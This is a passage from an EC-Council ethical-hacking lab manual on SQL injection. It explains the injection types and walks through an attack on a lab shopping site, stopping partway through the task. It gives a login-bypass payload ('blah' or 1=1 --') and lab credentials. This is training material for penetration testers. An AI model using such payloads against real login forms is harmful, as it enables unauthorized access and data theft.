SQL Injection

Module 15

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SQL Injection

SQL injection is a technique that takes advantage of input vulnerabilities to pass malicious SQL commands through a web application for execution by a backend database.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

SQL injection is the most common and devastating attack that attackers can use to take control of data-driven web applications and websites. It is a code injection technique that exploits a security vulnerability in a website or application's software. SQL injection attacks use a series of malicious SQL (Structured Query Language) queries or statements to directly manipulate any type of SQL database. Applications often use SQL statements to authenticate users, validate roles and access levels, store, obtain information for the application and user, and link to other data sources. SQL injection attacks work when applications do not properly validate input before passing it to a SQL statement.

When attackers use tactics like SQL injection to compromise web applications and sites, the targeted organizations can incur huge losses in terms of money, reputation, and loss of data and functionality.

As an ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of SQL injection techniques and be able protect against them in diverse ways such as using prepared statements with bind parameters, whitelist input validation, and user-supplied input escaping. Input validation can be used to detect unauthorized input before it is passed to the SQL query.

The labs in this module give hands-on experience in testing a web application against various SQL injection attacks.

Lab Objectives

The objective of this lab is to perform SQL injection attacks and other tasks that include, but are not limited to:

- Understanding when and how web applications connect to a database server in order to access data
- Performing a SQL injection attack on a MSSQL database
- Extracting basic SQL injection flaws and vulnerabilities
- Detecting SQL injection vulnerabilities

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 15 SQL Injection

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 60 Minutes

Overview of SQL Injection

SQL injection attacks can be performed using various techniques to view, manipulate, insert, and delete data from an application's database. There are three main types of SQL injection:

- **In-band SQL injection:** An attacker uses the same communication channel to perform the attack and retrieve the results
- **Blind/inferential SQL injection:** An attacker has no error messages from the system with which to work, but rather simply sends a malicious SQL query to the database
- **Out-of-band SQL injection:** An attacker uses different communication channels (such as database email functionality, or file writing and loading functions) to perform the attack and obtain the results

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform SQL injection attacks on target web applications. The recommended labs that will assist you in learning various SQL injection techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform SQL Injection Attacks	√	√	√
	1.1 Perform an SQL Injection Attack on an MSSQL Database		√	√
	1.2 Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap	√		√
2	Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools	√	√	√
	2.1 Detect SQL Injection Vulnerabilities using DSSS		√	√
	2.2 Detect SQL Injection Vulnerabilities using OWASP ZAP	√		√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

*Core - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

**Self-study - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

***iLabs - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform SQL Injection Attacks

In SQL injection attacks, a series of malicions SQL queries or statements are used to manipulate the database of a web application or site.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers to execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

As an ethical hacker or pen tester, in order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

Lab Objectives

- Perform an SQL injection attack on an MSSQL database
- Perform an SQL injection attack against MSSQL to extract databases using sqlmap

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 40 Minutes

Overview of SQL Injection

SQL injection can be used to implement the following attacks:

- **Authentication bypass:** An attacker logs onto an application without providing a valid username and password and gains administrative privileges
- **Authorization bypass:** An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities
- **Information disclosure:** An attacker obtains sensitive information that is stored in the database
- **Compromised data integrity:** An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database
- **Compromised availability of data:** An attacker deletes specific information, the log, or audit information in a database
- **Remote code execution:** An attacker executes a piece of code remotely that can compromise the host OS

Lab Tasks

TASK 1 Perform an SQL Injection Attack on an MSSQL Database

Here, we will use an SQL injection query to perform SQL injection attacks on an MSSQL database.

Microsoft SQL Server (MSSQL) is a relational database management system developed by Microsoft. As a database server, it is a software product with the primary function of storing and retrieving data as requested by other software applications—which may run either on the same computer or on another computer across a network (including the Internet).

Note: In this lab, the machine hosting the website (the **Windows Server 2019**) is the victim machine; and the **Windows 10** virtual machine will perform the attack.

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. In the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**.
3. Open any web browser (in this case, we are using **Mozilla Firefox**), type **http://www.goodshopping.com/** in the address bar, and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **GOOD SHOPPING** home page loads. Assume that you are new to this site and have never registered with it; click **LOGIN** on the menu bar.

Figure 1.1.1: GOOD SHOPPING login page

TASK 1.1

Login without Valid Credentials

5. In the **Username** field, type the query **blah' or 1=1 --** as your login name, and leave the password field empty. Click the **Log in** button.




Figure 1.1.2: Performing Blind SQL injection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

An SQL injection query exploits the normal execution of SQL statements. It involves submitting a request with malicious values that will execute normally but return data from the database that you want. You can "inject" these malicious values in the queries, because of the application's inability to filter them before processing. If the values submitted by users are not properly validated by an application, it is a potential target for an SQL injection attack.

6. You are now logged into the website with a fake login, even though your credentials are not valid. Now, you can browse all the site's pages as a registered member. After browsing the site, click **Logout** from the top-right corner of the webpage.




Figure 1.1.3: Website login successful

Note: Blind SQL injection is used when a web application is vulnerable to an SQL injection, but the results of the injection are not visible to the attacker. It is identical to a normal SQL injection except that when an attacker attempts to exploit an application, rather than seeing a useful (i.e., information-rich) error message, a generic custom page is displayed. In blind SQL injection, an attacker poses a true or false question to the database to see if the application is vulnerable to SQL injection.

7. Now, we shall create a user account using the SQL injection query. Before proceeding with this sub-task, we shall first examine the login database of the **GoodShopping** website.
8. Switch to the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.

Note: In this task, we are logging into the Windows Server 2019 virtual machine as a victim.

9. Click the **Type here to search** icon ( ) in the lower section of **Desktop** and type **microsoft**. From the results, click **Microsoft SQL Server Management Studio 18**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.4: Launch Microsoft SQL Server Management Studio 18

10. **Microsoft SQL Server Management Studio** opens, along with a **Connect to Server** pop-up. In the **Connect to Server** pop-up, leave the default settings as they are and click the **Connect** button.




Figure 1.1.5: Connect to Server pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. In the left pane of the **Microsoft SQL Server Management Studio** window, under the **Object Explorer** section, expand the **Databases** node. From the available options, expand the **GoodShopping** node, and then the **Tables** node under it.

12. Under the **Tables** node, right-click the **dbo.Login** file and click **Select Top 1000 Rows** from the context menu to view the available credentials.




Figure 1.1.6: Open the database file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. You can observe that the database contains only one entry with the **username** and **password** as **smith** and **smith123**, respectively.

